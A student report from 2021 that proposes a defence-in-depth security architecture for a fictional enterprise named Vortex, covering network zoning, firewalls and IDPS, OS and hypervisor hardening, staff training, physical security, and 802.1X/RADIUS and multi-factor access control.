

---

# Vortex: securing IT-Infrastructure

---

*Student:* NICO FERRARI  
January 22, 2021

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Network Layer Security</b>	<b>3</b>
2.1	Network Design Overview . . . . .	3
2.1.1	Untrusted Segment . . . . .	4
2.1.2	DMZ . . . . .	4
2.1.3	Perimeter Services . . . . .	4
2.1.4	VPN . . . . .	5
2.1.5	Internal Network . . . . .	5
2.1.6	Private Cloud . . . . .	5
2.2	Firewall and Intrusion Detection and Protection Systems . . . . .	5
2.3	Sandbox for Malware Analysis . . . . .	6
2.4	Backups . . . . .	6
<b>3</b>	<b>Hardware and OS Layer Security</b>	<b>7</b>
3.1	Operating Systems Choice . . . . .	8
3.2	Virtualization . . . . .	9
<b>4</b>	<b>Application Layer Security</b>	<b>11</b>
<b>5</b>	<b>Human Layer Security</b>	<b>12</b>
<b>6</b>	<b>Physical Layer Security</b>	<b>13</b>
<b>7</b>	<b>Access Control and Management</b>	<b>14</b>
7.1	Internal Network . . . . .	14
7.1.1	Levels of Assurance . . . . .	15
7.2	Remote Workers . . . . .	17
	<b>References</b>	<b>19</b>

---

# 1 Introduction

In order to mitigate the risks which would compromise Availability, Integrity and Confidentiality of Vortex's information channels and systems, becomes necessary to implement a security framework and architecture. According to [1], Vortex can be defined as a large enterprise, which also means a larger surface attack. securing the infrastructure also means to provide end-point security for the peripheral devices, bringing down security to individual components within the system.

The security of the infrastructure will be based on three of the security designs suggested by [2]. In order to secure information and systems against threats, it is required the use of multiple, overlapping protection approaches addressing the people, technology, and operational aspects of information systems. Therefore, the layering principle, also known as defense in depth, will be adopted for the design of the design of Vertex's IT-infrastructure. The risk is managed using multiple overlapping defensive strategies in order to have another layer of protection in case of a breach in one of the layers. Least-privilege design principle will limit the privileges to the minimum for its context. The goal is to limit the number of people with access to critical system security controls, certain data, services, etc. to the ones required to perform the required functions. Due to high sensitive and critical information used by Vortex, the isolation principle will be adopted, logically or physically isolating from public access system the critical resources.

To secure the infrastructure will be considered the following security layers [3]:

- Application Security Layer
- Intrinsic Security Layer
- Network Security Layer
- Human Layer
- Physical Security Layer

This report will analyze also physical security, an important factor for the infrastructure security.

In order to secure the infrastructure the first step, before implementing security measures, would be to identify the Vortex objectives and establishes the context which might impact achieving these. Then will be specified the amount of risk Vortex is willing to seek or accept in order to achieve its objectives. This is an important phase where also the budget is taken into account. After this phase, a risk assessment needs to be performed

---


performed, including the decision of who will be responsible for the risk treatment. Just after these phases it is possible to start to secure the infrastructure, implementing the security measures considered during the risk assessment [4] [5]. As we can see, planning is the first step when securing a system. It needs to determine security requirements for the system, applications, data, and users, aiming to maximize security while minimizing costs. The deployment and hardening of the system must be executed by proper personnel identified during the planning process.

## 2 Network Layer Security

### 2.1 Network Design Overview

Designing the network for Vortex plays a fundamental role in the security of the organization. Isolation Principle will be adopted in order to isolate critical resources and multiple security measures will be implemented in the different 'zones' of the network, applying a defense-in-depth design. Compromising the resources could lead not only to serious effects on the organization, but also on its clients. [6]

Figure 2.1: Network Design



### 2.1.1 Untrusted Segment

The Untrusted Segment is the part of the network connecting the Internet Service Providers, customers and remote workers to the Vortex's network, representing then the first line of defense for the infrastructure's network . Due to the large amount of clients and costumers, the network will adopt a redundant Internet connection through the two ISPs, therefore two routers will be adopted and they will run external Border Gateway Protocol (eBGP). As described in [7], eBGP allows efficient policy-based routing which helps to prevents leakage of routes from one ISP to another [8] [9],where they propagate routing announcement(s) beyond their intended scope [10].

A honeypot will be installed in this area, in order to capture and analyze malicious traffic. Honeypots, in fact, are decoy systems designed to attract a potential attackers away from critical systems allowing the study of their behaviour and gather informations about them. These information can then be used by IDPS to generate allerts and block malicious traffic [11].

### 2.1.2 DMZ

In the Demilitarized Zone (DMZ) are placed the services which are externally available and represent the most vulnerables components of the network [11]. The goal of the DMZ is to mache sure that, in the case where one of these servers gets compromised, it reside in its own subnetwork, mitigating the risk of infecting the rest of the network [12]. Also the in this area an honeypot will be installed. Inside the DMZ, multiple instances virtualized servers will be installed in order to produce redundandancy and availability in case of the failure of one of them.

### 2.1.3 Perimeter Services

The perimeter services are will provide services for web, wireless and email security. Fore example, the outgoing traffic from the internal network will be monitored here by a web application firewall in order to detect and prevent application-based attacks. A Email security service will mitigate attacks through email such as spam filter. different techniques as been developed during the last years such as reducing the phenomena where an attacker sends malicious emails to several victims by applying some sort of proof-of-work [13]. Other techniques make use of black lists, but these do not help to protect from zeroday phishing attacks and others try to use dynamic evolving Neural Networks in order to help to find zero-day phishing attacks [14] [15].

### 2.1.4 VPN

This area as the role of providing secure access to the network to remote workers. Especially in the last year, remote access has become a necessity for many companies in order to continue their business, but this must be protected against unauthorized access. VPN access can be implemented using IPSec and TLS certificates.

### 2.1.5 Internal Network

The internal network will manage all the sensitive informations not available to the external personnel and access control systems. Moreover, the on premise guests and employees will access to the network. The test and development environments will be placed in this area as well.

### 2.1.6 Private Cloud

Vortex will deploy its own private cloud, centralizing data and performing services for business, providing Infrastructure as a Service (IaaS). What differentiate private cloud from public cloud is that the resources are used exclusively by one organization and, in this case, will be physically located on-premise. Private cloud has higher costs of management and maintenance of hardware and software resources since the company owns the devices.

The private cloud will host the production systems, using a three tier architecture composed by web servers , application servers and database servers and each of these separated by load balancers. THis architecture provides flexibility and scalability [16] but also mitigate D/Dos attacks and SQL injections as described in [17] [18].

## 2.2 Firewall and Intrusion Detection and Protection Systems

The perimeter firewalls and the firewall protecting the internal network will be Next Generation Firewalls (NGFW). This type of firewall is able to perform a deep packet inspection and evaluate the data coming into the network at level 7 of OSI model, the application layer [19]. Next Generation Firewalls usually work as Intrusion Detection and Prevention Systems (IDPS), able to generate custom rules when suspicious traffic is analyzed. Due to the increasing complexity of the network attacks and the high amount of traffic in the organization's network, defining rules to identify malicious traffic becomes

an harder task. Therefore, machine learning algorithms play an important role for the analysis and identification of suspected traffic, replacing human data analysis during high volume traffic [20] [21]. It is necessary to provide syslog servers where the auditing performed by the traffic is stored and used for future analysis.

## 2.3 Sandbox for Malware Analysis

Malware complexity evolved together with mitigation techniques, becoming harder to detect and very targeted (i.e. affecting specific versions of software), exploiting zero-day vulnerabilities, persistent and stealthy, having the ability to change their code as they propagate and capable of propagating through the network and easily bypassing the defenses, as described in [22]. Application hardening is an important malware mitigation technique, but in order to study new malwares and to block the propagation and the effects of them, sandboxed environment are used [23]. Sandboxes are isolated environment (su as VMs), where the malware is studied through Static, Dynamic or Hybrid (static+dynamic) analysis methodologies in order to detect malicious behavior at runtime inside this safe environment. Sandboxed environment must be disconnected from the network in order to prevent the propagation.

## 2.4 Backups

Two kind of backup servers are suggested for the company: cold storage warm storage backups. Cold backups will be update less frequently than a warm storage, keeping always a stable version. Cold storage is preferred to be off site, in order to have a continuations plan in case of threats such as an on-premise fire. For regular and frequent backups will be used an warm storage backup located in the data center, providing less latency in case of disaster recovery.



---

### 3 Hardware and OS Layer Security

Installation of the operating system must happen in an secure and isolated environment, in order to be protected by attacks through the network while being installed. To install the OS it is necessary to use a secure removable device in order to not be infected by that. Moreover it is necessary to make sure that the OS is malware free and that it hasn't been tampered.

BIOS hardening could be necessary, like requiring a password when applying changes and limiting the booting device to avoid threats like the installation of a covert hypervisor [24]. BIOS hardening guidelines has been proposed by NIST in [25].

Moreover, it is necessary to install on the OS the latest critical security related patches and updated to the latest stable version. Instead of using tools which automatically install the latest patches, it is necessary to manually test and validate them before the installation on production environment. During installation it is possible to install the system or part of it in encrypted partitions of the disk, improving the security of the data.


The installed software and active services on a system represents an attack surface, therefore, reducing these to the minimum necessary to accomplish the required functions (according to the result of the planning process) would reduce this attack surface.

At this point become necessary apply access control on the resources and data in the system. In this phase the privileges of each user will be kept at minimum, in order to reduce the possibility that an attacker exploits the actions of users with unnecessary privileges. Moreover, it will be created only the needed users, avoiding to configure unnecessary users which could be used as entry point for attackers. Default credentials must be changed

It is now time to install security controls like host based firewall, IDPS, and antivirus software. Moreover, a list of white-listed applications must be set, in order to mitigate the intentional or unintentional execution of other malicious software. Unused port must be disabled in order to mitigate threats exploiting vulnerabilities on those.

As a final step, which must periodically executed, the security of the system is tested in order to find vulnerabilities and to immediately correct and manage them.

Figure 3.1: OS hardening



## 3.1 Operating Systems Choice

The choice of the operating system usually depends on the type of business and services the company uses, they knowledge of the employees and budgets. The common choices for operating systems are Unix based systems or Windows based. Some other choices are systems based on FreeBSD (such as XinuOS kernel [26]) or an operating system using the Illumos kernel [27], a fork of the OpenSolaris kernel. The main reasons for BSD based alternatives are reliability for to the more mature code base , long development cycles spent performing tests on the new ideas and producing code less likely to have issues and finally more reliability on packages code compared to the ones coming from distro developers and others by third parties, like Ubuntu [28]. Both BSD and Illumus systems support by default ZFS. The advantage of Linux based distributions is that Linux is open source, representing a budget option compared to Windows systems which comes with licensing fees. Some distribution such as RedHat offer support services for enterprises, like Windows, with prices usually depending on the number of deployments, resources of the servers etc... For Windows, a Software Assurance is available in order to guarantee support during upgrades and new software releases plus consulting services. Microsoft tries to keep its the user/ sys admin experience as easy as possible, building its own ecosystem. Moreover, since it is the most common operating system for desktop environment, the learning curve might not be as steep as with Linux environment. Due to its widespread and target it is more subject to cyber attacks. Since the OS is not open source, there is not such a huge community contributing to the security issues analysis as big as in Linux based systems. Compared to the commonly used OSs, alternatives

such as illumOS reports much less known vulnerabilities ( only 4 CVE entries in the <https://www.cvedetails.com/website>). Linux systems have improved their user experience during the last decade but they remain "famous" for their flexibility, making large use of scripts. Due to the skillset required for Linux systems administrators and employees, they usually have higher salaries than the ones with Windows systems' knowledge, as stated in [29]. Some security module for Linux have been implemented during the years, such as SE Linux, allowing administrators to have more control over who can access the system by providing mandatory access control [30].

Independently from the chosen OS, the hardening process is needed. Organizations such as CIS [31] or [32] listed a set of generic guidelines and checklists specific for each operating system. In order to improve the availability of the services and data, I suggest that both Windows and Linux based distros are deployed in the servers. In this way, in case of exploit over OS specific vulnerabilities, the other system could help to mitigate the threat by providing a backup solution. In this way it is also possible to perform test of the web applications over both environments before deploying them in a production environment. In Linux based systems, SE Linux module will be adopted in order to have an additional layer of security.

## 3.2 Virtualization

Virtualization allows to run a simulated environment in a layer abstracted from the actual resources. The access to these resources is managed by the hypervisor which is also responsible for the management of the Virtual Machines (VMs) and their execution, executing privileged operations instead of host hardware. The hypervisor could be of type 1 or type 2:

- type 1 (aka: bare metal ): acts as an OS, located between the host's hardware and the VMs installed over it. It is considered more efficient and secure due to the less amount of layers on the top of the hardware , reducing the attack surface. Some examples are Xen and hyperV.
- type 2: runs on the top of a host OS, using its functions. This allow to run applications alongside the VMs. Examples: VMware workstation, VirtualBox.

Virtualisation would bring different benefits in terms of consolidation by reducing the total number of physical servers required by the organization, reliability, security by containing some kind of attacks and applying different configurations to each VM. In fact, maintaining multiple physical servers augment significantly the costs for an organization

related to the components, the energy required to keep them turned on and all the security mechanisms required to keep the server safe (i.e. cooling systems, UPSs, monitoring devices, cables and networking devices ...). Moreover, virtualization would optimize the usage rate of the server [33].

However, virtualization brings up security challenges due to the multiple attack surfaces. In fact, attack can come from the guest operating systems, hypervisor and the hosting machine itself in the case of the Bare metal virtualization. In the case of type 2 virtualization, we need to consider the host OS as well. Security of the virtualized servers is strictly dependent on the individual security of each of its components: the hypervisor, host computer, and host OS (in case of type 2 virtualization), guest OSs, applications, and storage system. Virtualization management system is the main component which control the hypervisor and allows actions on the VMs and can be used to harden the system. Typical hardening operations discussed before must be applied on each VM and a proper log system enabled on each level discussed above [34] [35].

For the Vortex case i suggest type 1 hypervisor in order to have better performances and less attack surfaces. Each server must be controlled with IDPS and host firewalls as well.

---

## 4 Application Layer Security

In order to achieve the desired functionalities required by each user, the installation of additional applications might be required, after the secure installation of the OS. Application security involve a mirrored list of steps used for the OS hardening. Vulnerabilities in the Application might effect all the CIA security model, therefore it is important to secure them as well. Each installed application must be configured, especially removing unnecessary users, modules and provided services. Usually default configurations such as credentials are set in the applications and these must be changed accordingly . Encryption it the key enabling security of the stored and in transit data, applying an important security layer in the company. Unencrypted services must be analyzed carefully and, if possible replaced with encrypted ones. Nevertheless, cryptography system must be selected carefully as well in order to provide the minimum required protection. Some algorithms are now days considered weak and some others might contain exploitable vulnerabilities, such as some Elliptic Curves used in Elliptic Curve cryptography algorithms [36]. Policies such as Password policy must be enabled in order to provide guidelines for generating a thicker layer of protection.

---

## 5 Human Layer Security

Human factor represent one of the weakest point of an infrastructure, and this can cause great harms to the organization. Moreover, social engineering techniques are getting always more smarter, creating then internal and external threats.

To mitigate the threats coming from insider personnel, is necessary to generate awareness. Basic security awareness training will be mandatory for every clerk and performed annually. These will be adapted to the business of Vortex. These training helps to 'generate' security asset that will help to threats and vulnerabilities identification process by maintaining the defined way of working.

The rest of the personnel must perform extended security training annually . The extended security training is acquired to gain the right security knowledge for this kind of business and to get the knowledge about the recent threats and how to mitigate them with the best practise of today's techniques. THese training can be balanced based on the roles of each employee, achieving better security expertise in their field.

Security test can be organized and performed regularly in order to verify the compliance of the policies and to investigate the weak points.

---

## 6 Physical Layer Security

Protecting an infrastructure means also to provide physical security, in order to mitigate threats such as physical unauthorized access, devices misuse, stolen equipment ... The company must protect the entrance to each building, allowing access only to the authorized people. Badges can be used for this purpose, providing an efficient physical access control to the building, but they can also be cloned. Therefore, specific personnel must guard the entrance to the buildings 24/7.

The building must be divided in areas where only specific personnel has access and for the same scope badges can be used. For critical areas, when only specific employees have access, multiple factor authentication must be adopted (like server rooms). Guests must be registered at their arrival and always be accompanied by internal employees which have access to the desired areas.

Internal equipment must be locked and protected by using lock-in cables, port block-out devices, locked server racks etc...

---

## 7 Access Control and Management

Access control refers to the use of mechanisms to enable authenticated entities to perform actions based on their level of authorization and to prevent them from performing action which are defined as unauthorized [11]. Several access control models are available such as Discretionary Access Control (DAC), which enforces security by ownership. This is the typical model used in Linux operating systems, but brings big concerns due to the danger presented by the root account which has the power to control all files and processes, becoming the main target of the attackers. Some other models have been implemented in order to overcome to this problem having a more distributed administrative architecture, such as Mandatory Access Control (MAC) in the SE Linux kernel module, which is implemented by using Type Enforcement (TE), Role Based Access Controls (RBAC), and Multi-Level Security (MLS) [30].

### 7.1 Internal Network


A server hosting active Directory and Domain controller will be located in the internal network, in one of the inner layers of security. This will contribute to the authentication of each employee and manage it permissions. With the Active Directory and Domain Controller it is possible to achieve a triple A control, dividing the Vortex personnel into groups, setting policies and setting their privileges. Therefore, the users which want to access to the network will authenticate themselves using this centralized system. In order to communicate with Active Directory, Remote Authentication Dial-In User Service (RADIUS) will be used, requiring a RADIUS Server placed in the internal network as well. This required that the devices support the RADIUS Protocol.

The company will allow BYOB, but a set of corporate devices will be commonly used. Corporated device can be integrated with digital certificates which will be used as authentication factor when accessing the network. In the network, all active physical switch ports are protected with 802.1X, a link layer protocol that enforces authorization before a port is assigned an IP address [11]. This forces the devices that connect to the switch port to authenticate and authorize (using Extensible Authentication Protocol EAP) to get an IP address (via DHCP) and being placed in the appropriate VLAN. The devices requiring authentication (suplicants) will authenticate to the switch (which will act as authenticator) and this one will send an authentication request to the Authentication server (RADIUS) As described before, all internal/corporate equipment will use EAP-TLS using their installed certificate. The same method will be applied for wireless connections.



The 802.1X port based security will prevent unauthorized devices from connecting to the network. Personal devices will be authenticated by using EAP-MSCHAPv2 and a second factor authentication

Figure 7.1: 802.1X protocol




Strict policies must be applied in order to mitigate attacks from personal and corporate devices. A personal device usually doesn't have the necessary hardening required on corporate one, so it becomes necessary to restrict the access to the resources and services in the network. policies might impose protection tools such as anti malware in order to connect to the network and the application of the latest patches. An encryption policy should impose the encryption of each document containing private data and every sort of traffic.

### 7.1.1 Levels of Assurance

Depending on the role, each employee will treat different types of resources or data where an erroneous authentication could lead to different levels of seriousness. Different Levels of Assurance are proposed in [37], which will be mapped to each identified risk after completing a risk assessment. The company can then select appropriate technology that, at a minimum, meets the requirements imposed by the assurance level. Since high level of assurance usually require expensive technologies, i will consider the solutions suggested for multiple levels.

LoA 4 is used when a high risk is associated with erroneous authentication providing the highest level of entity authentication assurance defined. Therefore, this level of assurance can be required when, for example, employees need to migrate VMs containing servers containing extremely sensible data (i.e. key managements or user private data). In order to authenticate itself, the employee must proof the possession of a key through a cryptographic protocol (i.e. cryptographic USB keys). This level requires a physical token and strong cryptographic authentication of all parties providing secure data transfers. Moreover it is required that these “hard” cryptographic tokens cannot be readily be copied. The USB device can integrate biometric fingerprint’s features reader. Internally, as described in the schema in Figure 7.2 , the device will to authenticate the users using their biometrics data.

Figure 7.2: BioHASH protocol used in <https://www.genkey.com>



As described in BioHASH, PIE introduces random seed and salting, plus redundancy to enable the use of error-correcting codes later on in the verification process. The template consists of two parts, the PI and the AD, without revealing any information about the biometric features that were used in creating them. During verification, error correction takes care of any finger placement differences, and this produces a candidate PI\*. This creates a binary match with the PI from the template, if the template and the probe came from the same finger. In this process of generating PI\*, the randomness that was introduced in PIE cancels out. This is the same process used also for fuzzy generator schemes, which are nowadays often used for IoT devices authentication using data form the

environment like sounds and light. This process doesn't store any biometric key. PI and AD will be stored in a secured server encrypted using asymmetric key algorithms. During the first working day of each employee, the cryptographic USB stick will be assigned to him/her, generating the PI and AD from their selected biometrics features (such as fingerprint, which is the most common). The features extraction function has to be unique for each USB and kept secret. As we can see, this is an expensive and time consuming process which could be difficult to be implemented for each employee of Vortex.

Level 3 of assurance is when substantial risk is associated with erroneous authentication and involves two or more authentication factors. Often, biometric data or passwords are associated with a second factor authentication, like a Out of Band Token, where the token is received over a separate channel and must be presented to the authentication protocol.

## 7.2 Remote Workers

Remote works will access to the network using the VPN connection. Especially in the last year, remote access has become a necessity for many companies in order to continue their business, but this needs to be protected against unauthorized access. Multi factor authentication will be adopted in order to perform user authentication in an efficient and secure way, relying not only on passwords, but also on something that the user has, such a mobile phone, which can be used as a soft token.

The remote employee will start the login phase through a VPN client which must be installed on his workstation, using as credentials its username and password registered in the Active Directory. The RADIUS server will authenticate these credentials interrogating the Active Directory using the IKEv2 protocol with EAP-MSCHAPv2 authentication [38]. EAP-MSCHAPv2 authentication is a segment of the IPsec protocol [39] allowing users to authenticate themselves with their account or a device-specific username and password. A *SUCCESS* packet will be sent to the RADIUS server in case of successful authentication. The RADIUS server is now responsible for the Multi Factor authentication, prompting the user asking a soft-token as second factor authenticator, sent as SMS (or email) to his phone. In case of successful authentication of the second factor by the RADIUS server, an IPsec tunnel will be established between the remote worker and the Vortex's network. The Active directory will establish the permissions of that user and can also be used for controlling the device status and enforce policies like system hardening (e.g antivirus install), patches or password policies via GPOs (Group Policy Object) upon a device joining the domain [40]. In case of corporate devices, a TLS certificate can be installed on the device during enrollment and this can be used as authentication factor by using

EAP-TLS instead of EAP-MSCHAPv2 protocol.

## References

- [1] “Enterprise Size,” [https://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Enterprise\\_size](https://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Enterprise_size), accessed: 2020-12-03.
- [2] G. Stoneburner, C. Hayden, and A. Feringa, “Engineering principles for information technology security (a baseline for achieving security),” Booz-Allen and Hamilton Inc Mclean VA, Tech. Rep., 2001.
- [3] S. William, *Computer Security: Principles And Practice*. Pearson Education India, 2008.
- [4] G. Stoneburner, A. Goguen, and A. Feringa, “Risk Management Guide for Information Technology Systems Recommendations of the National Institute of Standards and Technology,” Tech. Rep.
- [5] M. Wills, *(ISC) 2 SSCP Systems Security Certified Practitioner Official Study Guide*. John Wiley & Sons, 2019.
- [6] S. BENQDARA, A. SULTAN, and A. ELFERGANI, “Building security perimeters to protect banking sector in libyan,” *International Journal of Computer Applications*, vol. 975, p. 8887.
- [7] K. Sriram, D. Montgomery, B. Dickson, K. Patel, and A. Robachevsky, “Methods for detection and mitigation of bgp route leaks,” *draft-ietf-idr-route-leak-detection-mitigation-06*, 2017.
- [8] “The New Threat: Targeted Internet Traffic Misdirection,” <https://blogs.oracle.com/internetintelligence/the-new-threat%3a-targeted-internet-traffic-misdirection>, accessed: 2020-12-03.
- [9] Qing Ju and Varun Khare, *Concurrent Prefix Hijacks: Occurrence and Impacts*. ACM, 2012.
- [10] K. Sriram, D. Montgomery, D. McPherson, E. Osterweil, and B. Dickson, “Problem Definition and Classification of BGP Route Leaks,” Tech. Rep., 2016.
- [11] W. Stallings, *Network Security Essentials: Applications and Standards*, 6/e. Pearson Education India, 2016.
- [12] B. Rababah, S. Zhou, and M. Bader, “Evaluation the Performance of DMZ,” *International Journal of Wireless and Microwave Technologies*, vol. 8, no. 1, pp. 1–13, 1 2018.
- [13] A. Back, “Hashcash-A Denial of Service Counter-Measure,” Tech. Rep., 2002.
- [14] S. Smadi, N. Aslam, and L. Zhang, “Detection of online phishing email using dynamic evolving neural network based on reinforcement learning,” *Decision Support Systems*, vol. 107, pp. 88–102, 2018.
- [15] S. Sheng, B. Wardman, G. Warner, L. F. Cranor, J. Hong, and C. Zhang, “An empirical analysis of phishing blacklists,” *6th Conference on Email and Anti-Spam, CEAS 2009*, 2009.
- [16] D. Huang, B. He, and C. Miao, “A survey of resource management in multi-tier web applications,” *IEEE Communications Surveys and Tutorials*, vol. 16, no. 3, pp. 1574–1590, 2014.

- [17] S. Suganya, D. Rajthilak, and G. Gomathi, "Multi-Tier Web Security on Web Applications from Sql Attacks," Tech. Rep.
